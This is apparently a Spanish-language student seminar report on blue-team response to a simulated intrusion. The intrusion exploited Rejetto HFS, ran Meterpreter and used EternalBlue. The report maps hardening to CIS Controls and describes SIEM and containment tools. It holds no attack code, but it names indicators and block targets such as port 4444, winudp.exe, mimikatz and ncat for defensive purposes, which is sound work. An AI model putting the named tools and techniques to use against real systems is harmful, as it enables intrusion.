MITRE bloqueado: T1210 (Exploitation of Remote Services).

Hardening en el Entorno Power Shell

El Red Team utilizó stagers PowerShell para cargar payloads de Meterpreter sin escribir archivos.Medidas (NIST, 2020):

- Activar **Constrained Language Mode**.
- Implementar **AMSI** + Defender (GPL friendly).
- Deshabilitar **PowerShell 2.0** (sin AMSI).
- Forzar registro completo:
- ScriptBlock logging
- Module logging
- Transcription

Impacto:

Bloquea payloads ofuscados.

MITRE bloqueado: T1059.001 (PowerShell Execution).

hardening del registro y la cadena de custodia

Requerimientos:

- Exportación automática de logs EVTX a un repositorio remoto.
- Hash SHA-256 de logs críticos.
- Sincronización NTP para correlación forense.
- Retención mínima:
- 180 días (estándar CIS)
- 365 días (NIST recomendado)

Impacto:

mpide manipulación de logs por parte del atacante Permite reconstruir ataque, pivoting.

Blue Team vs. Equipo de Respuesta a Incidentes

En las organizaciones modernas, la seguridad se basa en funciones bien definidas que permiten mantener una defensa constante y responder de forma efectiva ante cualquier amenaza. Dentro de este esquema, el Blue Team y el Equipo de Respuesta a Incidentes trabajan de manera complementaria, aunque sus objetivos, responsabilidades y métodos son muy diferentes entre sí.

Enfoque estratégico y operativo blue team

Blue Team: Está orientado a la defensa preventiva y constante en el tiempo. Su propósito es fortalecer la postura de seguridad de la organización mediante la implementación de controles, políticas, mecanismos de detección y actividades de monitoreo permanente. Opera bajo un enfoque proactivo que busca anticiparse al adversario, reducir la superficie de ataque y asegurar que todos los componentes tecnológicos mantengan un nivel aceptable de resiliencia.

Equipo de respuesta a incidentes de seguridad (IR Team / CSIRT) se enfoca en atender el incidente de forma reactiva y especializada. Su función comienza cuando se confirma un ataque o una anomalía grave que compromete la integridad, disponibilidad o confidencialidad de los activos. Actúa con enfoque táctico, priorizando la contención, la mitigación del daño, el análisis forense y la restauración segura de la operación.

Tabla 6

Flujo de Contención del Blue Team (Escenario HFS + Meterpreter)

Fase	Acción del Blue Team	Herramientas a Usar	Resultado
Identificación (en caso de existir)	Correlacionar las alertas del SIEM y revisar eventos anómalos del sistema (como los IDs 1, 3, 7 y 11	Wazuh (SIEM), EDR, IDS/IPS como Snort, y Sysmon.	Confirmar que el servicio HFS fue explotado y

Fase	Acción del Blue Team	Herramientas a Usar	Resultado
	de Sysmon). También se validan los indicadores de compromiso relacionados con el payload de Meterpreter y cualquier señal de ejecución remota en el servicio HFS.Meterpreter.		determinar el nivel de compromiso alcanzado por el atacante.
Contención Inmediata	Aislar el equipo comprometido para evitar que el ataque avance. Esto incluye bloquear el puerto 4444/tcp utilizado por Meterpreter, cortar el tráfico hacia la dirección IP del atacante y detener los procesos maliciosos que estén activos en la memoria.	NGFW, EDR (Isolate Host), Windows Firewall, SOAR/automations.	Detener la comunicación del payload y evitar movimiento lateral.
Contención a Mediano Plazo	Aplicación de segmentación interna, restricción de SMB/RDP/WinRM, creación de ACLs para limitar servicios expuestos, bloqueo de rutas	NAC, NGFW, VLAN de cuarentena, microsegmentación.	Reducir la superficie de ataque y bloquear rutas que el atacante podría reutilizar.

Fase	Acción del Blue Team	Herramientas a Usar	Resultado
	sospechosas (%APPDATA%).		
Contención de Larga duración	AppLocker permite decidir qué programas, scripts o ejecutables pueden correr en el sistema. Con reglas simples (por ruta, firma digital o hash), se evita que herramientas extrañas o archivos maliciosos se ejecuten sin permiso. Esto ayuda a detener payloads, stagers y cualquier ejecutable que el atacante intente usar.	AppLocker, GPOs, PowerShell Logging, CIS Benchmarks.	Evitar que la vulnerabilidad vuelva a usarse y bloquear la ejecución de nuevos archivos maliciosos.
Eliminación de binarios persistentes	Borrar archivos maliciosos como winudp.exe, limpiar restos de Meterpreter (pipes, tareas y claves Run) y aplicar parches críticos como MS17-010.	EDR, antivirus, scripts de limpieza y herramientas forenses.	Remover completamente la amenaza del entorno.
Restauración	Restablecer servicios legítimos,	Backups, SIEM y	Volver a operar con

Fase	Acción del Blue Team	Herramientas a Usar	Resultado
del sistema	validar o reemplazar el servidor HFS, monitorear de cerca en el SIEM y revisar la integridad del sistema.	validaciones basadas en CIS/NIST.	seguridad y sin rastros de puertas traseras o persistencia.

Nota: El Blue Team ejecutó este flujo de contención frente al incidente generado por la explotación del servicio HFS y la ejecución del payload Meterpreter. Cada fase resume las acciones aplicadas, las herramientas utilizadas y el resultado esperado, mostrando un proceso ordenado que abarca desde la identificación del compromiso hasta la restauración del sistema. Este enfoque permitió reducir el impacto, eliminar la amenaza y reestablecer la operación con controles reforzados.la amenaza y restablecer la operación con controles fortalecidos.

Actuación dentro del ciclo de seguridad

Blue Team: Opera antes del incidente. Su labor es continua y enfocada en prevenir, fortalecer y mejorar la defensa día a día.

IR Team: Actúa durante y después del incidente, cuando ya existe una intrusión o impacto real sobre los sistemas.

Naturalidad de las actividades realizadas

Blue Team Sus actividades incluyen:

- Monitoreo constante con SIEM, EDR, IDS/IPS y telemetría avanzada.
- Gestión de vulnerabilidades con parches al día y hardening continuo
- Configuración de firewalls y segmentación de red con un enfoque Zero Trust (Kindervag, 2023).
- Creación de reglas de correlación y alertas basadas en MITRE ATT&CK. Pruebas

regulares de seguridad, revisiones de logs y análisis de comportamiento.

- Pruebas periódicas de seguridad**, revisión de logs y análisis de comportamiento.**
- Capacitación del personal y fortalecimiento continuo del sistema de gestión de seguridad.

Equipo de Respuesta a Incidentes su operación es altamente especializada:

- Aislamiento de sistemas comprometidos y contención inmediata.
- Identificación de vectores de ataque, alcance del compromiso y activos afectados.
- Adquisición de evidencia forense (RAM, disco, red, registros).
- Análisis forense digital: reconstrucción de la línea temporal, persistencia y TTPs.
- Erradicación del malware, backdoors o cuentas comprometidas.
- Coordinación con áreas directivas, legales, regulatorias y de comunicación.
- Ejecución del plan de recuperación y verificación de integridad post incidente.

Uso de CIS para Hardening y Configuraciones Seguras

Dentro de un Blue Team (Seitz & Miller, 2020) , los estándares y guías del CIS se utilizan para contar con un marco ordenado y comprobable de buenas prácticas en hardening, monitoreo y configuración segura. Este marco debe estar orientado a reducir la superficie de ataque, incrementar la resiliencia del entorno y prevenir la repetición de incidentes similares a los observados en el ejercicio Red Team.

En este contexto, los CIS Benchmarks y los CIS Controls v8 (Center for Internet Security, 2021) se convierten en un eje esencial de la estrategia defensiva, ya que permiten convertir los hallazgos forenses y evidencias de compromisos previos en controles específicos, medibles y priorizados. Su aplicación proporciona una ruta metodológica clara para endurecer sistemas operativos, servicios expuestos, aplicaciones y componentes críticos de la infraestructura.

Específicamente, un analista Blue Team utilizaría CIS para:

Endurecimiento basado en mejores estándares

Permite aplicar configuraciones seguras en sistemas operativos, navegadores, bases de datos, aplicaciones web y dispositivos de red, garantizando la reducción de servicios innecesarios o vulnerables.:

Reducción de servicios innecesarios o vulnerables.

- Configuraciones seguras por defecto.
- Políticas estrictas de autenticación, contraseñas y bloqueo.
- Control de cuentas privilegiadas.
- Limitación de permisos a nivel de archivos, procesos y servicios.
- Esto es fundamental para evitar ataques basados en:

- Servicios obsoletos como HFS 2.3.x.
- Pivoting mediante SMB mal configurado.
- Persistencia mediante ejecución remota de servicios mal asegurados.

Priorización de los controles críticos establecidos en CIS controls v8

Los CIS Controls v8 (Easttom, 2022) conforman un marco de seguridad priorizado, sustentado en evidencia empírica y en el análisis de miles de incidentes reales. Su propósito es orientar a los equipos defensivos hacia acciones con impacto comprobado en la mitigación de los vectores de ataque más frecuentes. En escenarios como el de SecureNova Labs —caracterizados por intrusión activa, pivoting, explotación remota y limitación a herramientas exclusivamente GPL— los controles CIS permiten estructurar la respuesta, organizar las prioridades técnicas y guiar un proceso de endurecimiento coherente después del incidente (Center for Internet Security, 2024).

Control 1: Inventario y gestión de activos empresariales

Este control requiere identificar, clasificar y mantener un inventario actualizado de todos los activos que se conectan a la red, incluyendo:

- Estaciones de trabajo
- Servidores
- Dispositivos IoT
- Máquinas virtuales
- Equipos en subredes laterales

El control exige contar con mecanismos de descubrimiento continuo, preferiblemente automatizados, Aplicación al incidente:

El ataque del Red Team se facilitó porque Host A tenía expuesto un servicio vulnerable

(HFS 2.3.x) no documentado, Host B estaba accesible internamente sin restricciones, facilitando el pivoting. Herramientas open-source recomendadas

- Nmap + scripts NSE para descubrimiento continuo.
- GLPI + FusionInventory para inventarios automatizados.
- Rumble OSS / Open-AudIT para gestión de activos sin costo.

Control 2: Inventario y gestión del software autorizado y no autorizado

Descripción técnica

Establece que la organización debe:

- Mantener un inventario actualizado de software aprobado.
- Bloquear instalación o ejecución de software no autorizado.
- Detectar versiones obsoletas o sin soportadas.
- Aplicación al incidente

El ataque explotó un software obsoleto:

- Rejetto HFS 2.3.x, con vulnerabilidad RCE pública.
- Software sin mantenimiento, sin parches y sin control de versiones.
- Esto viola directamente el CIS Control 2.

Herramientas open-source recomendadas

- Wazuh: inventario de software + alertas por versiones vulnerables.
- OSQuery: queries automatizadas de aplicaciones instaladas.
- AppLocker / WDAC (nativo de Windows) para listas blancas.

Control 4: configuración segura de hardware y software

Este control define políticas de configuración endurecida basadas en los CIS Benchmarks, que incluyen

- Deshabilitar de servicios no utilizados.
- Configuración segura de puertos, protocolos y firewall.
- Aplicar Privilegios mínimos y reducir la superficie de ataque.

Aplicación al incidente

La máquina víctima tenía:

- MBv1 habilitado, lo que permitió la explotación mediante MS17-010 (EternalBlue).
- PowerShell sin restricciones.
- Firewall con puertos expuestos innecesariamente.

Esto facilitó:

- Movimiento lateral.
- Ejecución remota de comandos.
- Explotación EternalBlue.

Herramientas open-source recomendadas

- CIS-CAT Lite: análisis automatizado contra CIS Benchmarks.
- Ansible / Puppet / Chef: plantillas de hardening.
- OpenSCAP: escaneo de configuración y cumplimiento.

Control 6: registro y monitoreo continuo (audit logging)

Descripción técnica

Requiere:

- activar logs detallados en endpoints y servidores
- centralizar eventos en un repositorio
- garantizar integridad (hashing, WORM)

- correlación básica para detectar anomalías

Aplicación al incidente

Durante el ataque se registraron:

- Event ID 4624/4625 (autenticaciones)
- Event ID 4688 (creación de procesos)
- Conexiones de Meterpreter
- SMB exploitation (MS17-010 triggers)

Pero la organización no tenía centralización, lo que retrasó el análisis Blue Team.

Herramientas open-source recomendadas

- Wazuh (SIEM-lite GPL)
- Sysmon + Winlogbeat → Elastic Stack
- Graylog Open Source

Control 8: gestión continua de vulnerabilidades

Descripción técnica

Involucra:

- escaneo periódico
- priorización basada en CVSS
- corrección o mitigación
- evaluación del impacto en el negocio
- Aplicación al incidente

Las vulnerabilidades explotadas eran públicas con CVSS crítico:

- RCE Rejetto HFS
- MS17-010 EternalBlue (CVSS 10.0)

Un programa activo de vulnerabilidades habría detectado:

- Servicios obsoletos.
- SMBv1 habilitado.
- Falta del parche MS17-010.

Herramientas open-source recomendadas

- OpenVAS (Greenbone)
- Nmap NSE Vuln scripts
- Wazuh VULN module

Control 13: protección contra malware

Descripción técnica

Enfocado en:

- anti-malware
- análisis de comportamiento
- protección contra scripts
- listas blancas
- control de macros
- Aplicación al incidente

Meterpreter dropper y payloads fueron ejecutados sin restricciones porque el sistema carecía de:

- Antivirus en tiempo real
- AMSI
- Restricciones de PowerShell
- Bloqueo de ejecutables desconocidos

- El atacante ejecutó:
- reverse shells
- DLL injection (MITRE T1055)
- payloads en PowerShell sin detección
- Herramientas open-source recomendadas
- ClamAV (aunque básico, útil para payloads)
- OSQuery para detectar procesos sospechosos
- Sysmon para detectar ejecución anómala

Control 16: seguridad en la Red

Descripción técnica

Incluye:

- segmentación segura
- filtrado de tráfico
- inspección profunda
- deshabilitar protocolos inseguros
- aplicar Zero Trust Network Architecture
- Aplicación al incidente
- El ataque Red Team utilizó:
- Pivoting con SOCKS5
- Escaneo interno
- Explotación SMB desde red lateral
- Reconocimiento de puertos internos
- Esto fue posible porque:

- no existía segmentación de VLAN
- no había restricciones L3/L4
- los hosts se encontraban en la misma red plana

Herramientas open-source recomendadas
- pfSense / OPNsense (Firewall)
- PacketFence (NAC open-source)
- Suricata (IPS open-source para contención activa via NFQueue)

Control 18: seguridad en accesos remotos

Descripción técnica

Considera:

- VPN seguras
- MFA obligatorio
- Restricción de RDP
- Auditoría de sesiones
- Control de túneles y proxys no autorizados

Aplicación al incidente

El atacante logró:

- crear túneles SOCKS
- redirigir tráfico interno
- usar privilegios administrativos sin MFA
- abusar de autenticación NTLM/SMB

Herramientas open-source recomendadas

- WireGuard (VPN segura)
- OpenVPN Community

- Fail2ban (filtros SSH/RDP

Verificación de la Postura de Seguridad y Cumplimiento

CIS proporciona niveles de cumplimiento (Level 1 / Level 2) que permiten:

Realizar auditorías periódicas.

Medir el nivel de endurecimiento aplicado.

Identificar brechas entre la configuración actual y la ideal.

En un entorno corporativo, esto sirve para demostrar a supervisión y que la infraestructura se administra siguiendo buenas prácticas estandarizadas.

Procedimientos para la Respuesta a Incidentes

Los controles CIS se alinean con NIST 800-61 y MITRE ATT&CK, permitiendo que cada fase de respuesta (preparación, identificación, contención, erradicación y recuperación) tenga controles técnicos de apoyo (Center for Internet Security, 2024).

- Contención → CIS Control 16 (segmentación y control de red).
- Erradicación → Control 4 (configuraciones seguras).
- Recuperación → Control 5 (gestión de cuentas y privilegios).

Establecimiento de una línea base segura ("Secure Baseline")

El Blue Team utiliza CIS para definir:

- La configuración mínima aceptable en cada sistema.
- Políticas de refuerzo aplicables a nuevas instalaciones.
- Versiones validadas de software permitido.

Esto evita que una máquina recién desplegada quede vulnerable desde su instalación inicial.

Soporte a las actividades de forense y contención

Los Benchmarks ayudan a detectar:

- Cambios indebidos en políticas de seguridad.
- Archivos alterados o ACLs manipuladas por el atacante.

Con ello, la investigación se vuelve más precisa, eficiente y basada en evidencia.

Tabla 7

Controles de contención para la empresa secure nova

	Controles Sugeridos	**Mejora de Seguridad Obtenida**
Perimetral	Implementar un NGFW con reglas	Reduce ataques RCE, scanning

	Controles Sugeridos	Mejora de Seguridad Obtenida
	"deny-by-default", inspección TLS, IPS activo y bloqueo por geolocalización para países sin relación comercial.	automatizado, C2 externos y accesos no autorizados; endurece el borde de red.
Endpoints	Configurar **AppLocker**, bloquear PowerShell en modo Full Language, activar firewall de host y desplegar EDR con aislamiento remoto.	Evita ejecución de malware, payloads en memoria, shells remotos y detiene procesos maliciosos antes de que escalen.
Red Interna	Aplicar NAC con perfiles dinámicos, usar VLAN de cuarentena y habilitar microsegmentación entre áreas críticas (bases de datos, servidores y usuarios).	Evita el movimiento lateral, frena el pivoting y reduce el impacto si un equipo es comprometido.
Monitorización	Integrar SIEM + NGFW + NAC + EDR Configurar reglas de contención automática (SOAR) para bloquear IPs, aislar equipos o detener procesos de inmediato.	Reduce de forma notable el MTTR, permite responder en segundos y genera evidencia clara para el análisis forense.
Control de Accesos	Usar privilegios mínimos, aplicar MFA obligatorio, rotar las contraseñas administrativas y eliminar cuentas huérfanas.	Reduce las vías de escalamiento, limita el impacto si roban credenciales y fortalece la seguridad general del sistema.
Servidores con	Deshabilitar servicios obsoletos (como	Reduce superficie de ataque, evita

	Controles Sugeridos	Mejora de Seguridad Obtenida
criticidad alta	SMBv1), aplicar el CIS Benchmark, segmentar la DMZ y activar un monitoreo enriquecido con Sysmon.	exploits como EternalBlue y aumenta visibilidad ante comportamientos anómalos.
Actualizaciones y Parches	Usar una gestión automatizada de parches, dando prioridad a CVEs con explotación activa (catálogo KEV).	Previene reexplotaciones por fallas conocidas y reduce riesgos de RCE, escalamiento de privilegios y movimiento lateral.
Respaldo y Recuperación	Crear copias inmutables, mantener respaldos offline y realizar pruebas regulares de restauración.	Asegura la continuidad del negocio y permite una recuperación segura ante ransomware o borrados maliciosos.

Nota: Este conjunto ampliado de recomendaciones de contención está diseñado para una empresa real y orientado a fortalecer de forma integral cada capa de la infraestructura. Las medidas abarcan el perímetro, los endpoints, la red interna, el monitoreo centralizado y la gestión de identidades, además de controles específicos para servidores críticos, políticas de parches y estrategias de respaldo. En resumen, estas acciones disminuyen las áreas vulnerables, restringen el movimiento lateral, mejoran la capacidad de detección y respuesta, y aseguran una recuperación segura después de incidentes similares al que se analizó. Esto incluye aquellos que utilizan servicios vulnerables o técnicas de post explotación.

Funciones y Características Principales del SIEM

Un SIEM (Security Information and Event Management) (IBM, 2023) es una plataforma central que funciona como el "centro nervioso" de la seguridad en una organización. Su papel es recopilar, unificar y analizar los eventos generados por sistemas, servidores, aplicaciones, firewalls, dispositivos de red, servicios en la nube, antivirus y prácticamente cualquier componente que produzca registros (logs). De esta manera permite detectar anomalías, correlacionar incidentes y brindar una visión completa del estado de seguridad.

Más que recolectar información, un SIEM es capaz de correlacionar eventos en tiempo real, identificando patrones, comportamientos inusuales o secuencias de acciones que puedan indicar una amenaza. Gracias a esto, puede detectar desde actividades sospechosas realizadas por usuarios internos hasta ataques más avanzados, como movimiento lateral, explotación de vulnerabilidades, escalamiento de privilegios o conexiones hacia servidores de comando y control (C2).

Una de sus mayores fortalezas es la visibilidad unificada que ofrece sobre todo el entorno. Esto le da al Blue Team una visión completa y contextualizada del incidente. Gracias a dashboards, búsquedas avanzadas y reglas de correlación, los analistas pueden identificar qué pasó, cuándo ocurrió, cómo se desarrolló y cuál fue el impacto en los sistemas afectados.

Además, los SIEM modernos integran automatización (SOAR) (Palo Alto Networks, 2023), inteligencia de amenazas, análisis con machine learning y conexión directa con herramientas como EDR, NGFW o NAC. Esto les permite no solo generar alertas, sino también ejecutar acciones automáticas de contención, como aislar un equipo, bloquear una IP o detener un proceso malicioso.

En conjunto, un SIEM se convierte en un componente esencial para:

- Monitoreo continuo 24/7
- Detección de amenazas en tiempo real
- Análisis forense posterior al incidente
- Cumplimiento normativo (ISO 27001, PCI-DSS, GDPR, etc.)
- Respuesta coordinada ante incidentes de seguridad

En otras palabras, un SIEM ayuda a que la organización pase de reaccionar solo a los problemas a tener un enfoque proactivo y basado en inteligencia, gracias a la visibilidad centralizada del entorno. Al integrar análisis en tiempo real, correlación avanzada y alertamiento basado en reglas y comportamientos, el SIEM se convierte en un componente esencial para El SIEM contribuye directamente a fortalecer la postura de seguridad empresarial, al tiempo que reduce de manera significativa el MTTD (Mean Time to Detect) y optimiza el MTTR (Mean Time to Respond) frente a amenazas tanto internas como externas. Su capacidad de orquestar visibilidad, análisis y respuesta lo convierte en un pilar fundamental dentro de cualquier arquitectura de monitoreo moderno.

Recolección y normalización de logs.

El SIEM centraliza registros provenientes de una amplia variedad de fuentes —firewalls, servidores, endpoints, aplicaciones críticas, sistemas IDS/IPS, servicios de autenticación y bases de datos—. Todos estos eventos son normalizados bajo un formato estándar, lo que permite homogenizar la información y facilitar su análisis, correlación y búsqueda posterior.

Correlación de eventos una de las funciones más potentes del SIEM es su capacidad para relacionar eventos aislados que, de forma individual, podrían pasar desapercibidos, pero que en conjunto evidencian un patrón malicioso o el inicio de una cadena de ataque.

Si hay varios intentos fallidos de inicio de sesión, una conexión desde un país inusual y

luego se ejecuta un programa desconocido, esto puede ser una señal de que hay un problema de seguridad (IoC) que active alertas automáticas.

Detección de amenazas en tiempo real el SIEM emplea reglas de correlación, firmas de amenazas, listas de indicadores (IoC/IoA), inteligencia de fuentes externas y análisis basados en machine learning para identificar comportamientos anómalos o actividades maliciosas. Entre las amenazas que puede detectar se encuentran movimiento lateral, explotación de vulnerabilidades, escalamiento de privilegios, comportamiento atípico de usuarios, ejecución de malware o comunicación con servidores de comando y control (C2).

- Escalamiento de privilegios
- Movimientos laterales
- Exploits de red
- Conexiones hacia C2

Anomalías en autenticaciones

nomalías en autenticaciones.

El SIEM (Chuvakin, Schmidt, & Phillips, 2013) analiza patrones de inicio de sesión para detectar comportamientos irregulares, como autenticaciones desde ubicaciones atípicas, accesos fuera de horarios habituales, intentos repetitivos de login, uso de credenciales comprometidas o escalamiento no autorizado de privilegios. Estas anomalías permiten identificar tanto ataques de fuerza bruta como compromisos de cuentas (Account Takeover), movimientos laterales o actividades internas maliciosas.

Alertamiento centralizado el sistema genera alertas priorizadas según su nivel de criticidad, utilizando motores de riesgo, reglas dinámicas y análisis contextual. Esto reduce significativamente el ruido operativo (alert fatigue) y permite que el SOC o el Blue Team atienda

primero los eventos con mayor impacto sobre la disponibilidad, integridad o confidencialidad de los activos críticos.

Cumplimiento y auditoría ayuda cumplir marcos como:

- ISO 27001
- NIST CSF
- PCI-DSS
- GDPR
- HIPAA

Su capacidad de generar reportes y evidencias facilita auditorías de seguridad.

Integraciónes y automatización

Muchos SIEM modernos permiten ejecutar acciones automatizadas, como:

- Bloquear una IP en el firewall
- Aislar un host con EDR
- Desactivar un usuario comprometido
- Todo esto en cuestión de segundos, reduciendo el MTTR.

Características principales de un SIEM

- Centralización de la información: integra logs de todo el ecosistema TI.
- Visibilidad completa: permite monitorear usuarios, equipos, servidores, aplicaciones y tráfico de red.
- Motor de correlación: vincula eventos relacionados para identificar patrones maliciosos.
- Dashboards e informes: visualización clara para analistas SOC y auditores.
- Soporte para inteligencia de amenazas: compara eventos con listas de IoCs

Tres Herramientas de Contención de Ataques

Herramientas de Contención de Ataques en ciberseguridad se refiere a las acciones, tecnologías y mecanismos destinados a detener, aislar o limitar el impacto de un ataque mientras este ocurre, evitando su propagación y reduciendo la superficie de daño. A diferencia de las herramientas de detección —como IDS (Cisco Systems, 2022), EDR (Microsoft, 2023) o SIEM—, las soluciones de contención actúan directamente sobre el tráfico o los sistemas para bloquear, segmentar o aislar la amenaza.

A continuación, se describen tres herramientas ampliamente reconocidas en el ámbito de la contención activa.

Firewalls de próxima generación (ngfw)

Hardware/Software de contención perimetral y segmentación avanzada Los Next-Generation Firewalls son dispositivos que no solo filtran tráfico por puertos o direcciones IP, sino que integran funciones avanzadas orientadas a contener ataques en tiempo real (Fortinet, 2024).

Funciones de contención

- Bloqueo inmediato de conexiones maliciosas basadas en:
- IP origen/destino
- Protocolos anómalos
- Firmas de exploit conocidas
- Intentos de RCE, SMB abuse, port scanning extremo
- Segmentación de red para evitar movimientos laterales del atacante.
- Microsegmentación entre VLANs o entornos críticos.
- Políticas de deny-by-default, reduciendo vectores de pivoting.

Bloqueo de aplicaciones, restringiendo herramientas como PowerShell remota, HTTP sobre túneles, SMBv1, RPC, etc.

Por qué es una herramienta de contención El firewall detiene y bloquea el avance del atacante, impidiendo conexiones internas y externas, conteniendo la intrusión.

Ejemplos de NGFW

- FortiGate
- Palo Alto
- Cisco Firepower
- pfSense (software GPL recomendado para el ejercicio)

Host-based firewall y control de ejecución (windows defender firewall + applocker)

Software de contención local en endpoints En sistemas Windows, dos herramientas fundamentales para contener un ataque en curso son (Microsoft, 2024):

Windows Defender Firewall

Permite:

- Bloquear conexiones maliciosas entrantes/salientes en el host comprometido.
- Restringir comunicaciones utilizadas para:
- Meterpreter
- Reverse shells
- SMB exploitation
- Lateral movement
- Aislar una máquina sin desconectarla físicamente (“host isolation”).

AppLocker / Microsoft Defender Application Control

Permite:

Bloquear ejecución de binarios no autorizados.

Impedir que el atacante ejecute:

- payloads
- scripts .ps1
- herramientas de post-explotación (mimikatz, ncat, etc.)
- Definir listas blancas (whitelisting) de software permitido.

Por qué es una herramienta de contención

Detiene la ejecución del código del atacante dentro del sistema, incluso si ya obtuvo acceso.

Nac (network access control)

Hardware/Software para contención mediante control del acceso a la red

Un NAC controla qué dispositivos pueden o no conectarse a la red y puede aislar automáticamente equipos comprometidos (Hewlett Packard Enterprise, 2024).

Funciones de contención

- Aislamiento automático de un host cuya actividad es sospechosa.
- Aplicación de **políticas de acceso basadas en identidad y estado del dispositivo**.
- Ubicación del host en una **VLAN de cuarentena**, impidiendo:
    - lateral movement
    - escaneo interno
    - comunicación con servidores críticos
- Integración con firewalls y SIEM para contención basada en eventos.

Por qué es una herramienta de contención

Cuando un host presenta indicadores de compromiso, el NAC lo separa del resto de la

red,

Conteniendo el ataque de forma inmediata.

Ejemplos

- Cisco ISE
- Aruba ClearPass
- PacketFence (GPL, ideal para el ejercicio Blue Team)

Herramienta adicional (opcional): EDR con aislamiento del endpoint

Aunque el EDR es una herramienta de **detección**, la función de "containment" o aislamiento lo convierte en un mecanismo híbrido.

Evidencia de sustentación

En atención a los requerimientos establecidos para la Etapa 5 del Seminario Especializado, se pone a disposición el video de sustentación, accesible en el siguiente enlace:

https://youtu.be/cxDCYA35UWg

Conclusiones

El ejercicio permitió evidenciar que la gestión de la ciberseguridad requiere una articulación coherente entre tres dimensiones fundamentales: el cumplimiento normativo, las capacidades ofensivas y defensivas de la organización, y los procesos analíticos asociados a la recolección y estudio de evidencia digital. El análisis del marco legal colombiano mostró que la protección de la información no depende únicamente de controles técnicos, sino del establecimiento de obligaciones institucionales que orientan la gobernanza, la confidencialidad y la responsabilidad frente al tratamiento de los datos.

Desde la perspectiva operativa, la reconstrucción del ataque reafirmó el valor del Red Team como componente esencial para identificar fallas, visibilizar vectores de intrusión y comprender cómo un adversario real podría encadenar vulnerabilidades para escalar privilegios y comprometer activos críticos. Este enfoque ofensivo, debidamente controlado, constituye una herramienta indispensable para anticipar riesgos y fortalecer los procesos de evaluación continua de la postura de seguridad.

En paralelo, la actuación del Blue Team demostró la importancia de contar con procedimientos de respuesta alineados con estándares como NIST SP 800-61 y MITRE ATT&CK, permitiendo contener la amenaza, preservar evidencia y mantener la continuidad operativa bajo condiciones adversas. La gestión del incidente corroboró que la efectividad defensiva no se fundamenta únicamente en herramientas, sino en la capacidad analítica, el criterio operativo y la coordinación entre roles.

Finalmente, la integración del análisis forense con los hallazgos de ambas perspectivas operativas permitió construir una visión integral del incidente y formular un plan de mitigación orientado al fortalecimiento estructural de la seguridad. Este plan prioriza la reducción de

superficies de ataque, el endurecimiento de sistemas, la mejora de la visibilidad y la adopción de prácticas alineadas con estándares internacionales. En conjunto, el estudio evidencia que la convergencia entre regulación, ofensiva, defensa y forense constituye la base de una estrategia de ciberseguridad moderna, sostenible y alineada con las necesidades reales de las organizaciones.

Recomendaciones

A partir de todo lo analizado en este trabajo, es evidente que SecureNova Labs necesita fortalecer su manera de manejar la información y de responder ante posibles incidentes. En primer lugar, es conveniente revisar y actualizar el acuerdo de confidencialidad que actualmente utiliza la empresa. Este documento debería explicar con más claridad qué se considera información sensible, cómo debe protegerse y cuáles son las responsabilidades de cada colaborador frente al uso y la custodia de los datos. Además, resulta necesario que el contrato esté alineado con las leyes colombianas sobre protección de datos y delitos informáticos, de modo que no haya vacíos que puedan generar riesgos o interpretaciones ambiguas.

Desde el punto de vista organizacional, también es importante que la empresa promueva una cultura de seguridad más sólida. Esto implica capacitar de manera constante al personal para que reconozca riesgos comunes, como intentos de ingeniería social o prácticas inseguras en el uso de dispositivos. Sumado a esto, SecureNova debería contar con un plan de respuesta a incidentes claro y bien definido, basado en estándares reconocidos, que permita saber qué hacer y quién debe actuar en cada etapa cuando ocurre un problema de seguridad. Realizar revisiones internas periódicas también ayudaría a detectar fallas a tiempo y a evaluar si las políticas que se han implementado realmente están funcionando.

En cuanto a los aspectos técnicos, la empresa necesita mantener sus sistemas actualizados y reforzar los controles que protegen su infraestructura. Accesos más controlados, monitoreo constante y una segmentación adecuada de la red pueden reducir considerablemente el impacto de un incidente.

Referencias Bibliográficas

Center for Internet Security. (2021). *CIS Critical Security Controls v8*. Obtenido de Center for Internet Security: https://www.cisecurity.org/control-v8

Center for Internet Security. (15 de 04 de 2024). *CIS Benchmarks – Secure Configuration Guidelines*. Obtenido de CISecurity.org: https://www.cisecurity.org/cis-benchmarks/

Center for Internet Security. (02 de 07 de 2024). *CIS Benchmarks for Microsoft Windows*. Obtenido de Center for Internet Security: https://www.cisecurity.org/benchmarks

Center for Internet Security. (1 de 05 de 2024). *CIS Controls Version 8 – The 18 Critical Security Controls*. Obtenido de CISecurity.org: https://www.cisecurity.org/controls/cis-controls-list/

Congreso de la República de Colombia. (24 de julio de 2000). *Artículo 340 del Código Penal Colombiano (Ley 599 de 2000): Concierto para delinquir*. Obtenido de https://leyes.co/codigo_penal

Congreso de la República de Colombia. (24 de julio de 2000). *Ley 599 de 2000: Por la cual se expide el Código Penal Colombiano*. Obtenido de Función Pública: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=6388

Congreso de la República de Colombia. (5 de enero de 2009). *Ley 1273 de 2009: Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado —de la protección de la información y de los datos— y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las* . Obtenido de Función Pública – Gestor Normativo: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=35018

Congreso de la República de Colombia. (5 de enero de 2009). *Ley 1273 de 2009: Por medio de*

la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado denominado "de la protección de la información y de los datos". Obtenido de Función Pública: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492

Congreso de la República de Colombia. (17 de octubre de 2012). *Ley 1581 de 2012: Por la cual se dictan disposiciones generales para la protección de datos personales*. Obtenido de Función Pública – Gestor Normativo: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

Congreso de la República de Colombia. (12 de Octubre de 2012). *Ley 1581 de 2012: Por la cual se dictan disposiciones generales para la protección de datos personales*. Obtenido de Función Pública: https://www.suin-juriscol.gov.co

Consejo Profesional Nacional de Ingeniería. (s.f.). *Código de Ética (Ley 842 de 2003)*. Obtenido de COPNIA: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

corporativo: Microsoft. (10 de 05 de 2024). *Windows Defender Firewall with Advanced Security*. Obtenido de Microsoft Learn: https://learn.microsoft.com/en-us/windows/security/threat-protection/windows-firewall

Documentation Library: https://www.fortinet.com/resources/cyberglossary/next-generation-firewall

Foundation, O. (s.f.). . *https://owasp.org/*. Obtenido de https://owasp.org/www-project-zap/

Harper, A., Harris, S., Ness, J., & & Eagle, C. (2017). *Gray Hat Hacking: The Ethical Hacker's Handbook.* New York: McGraw-Hill.

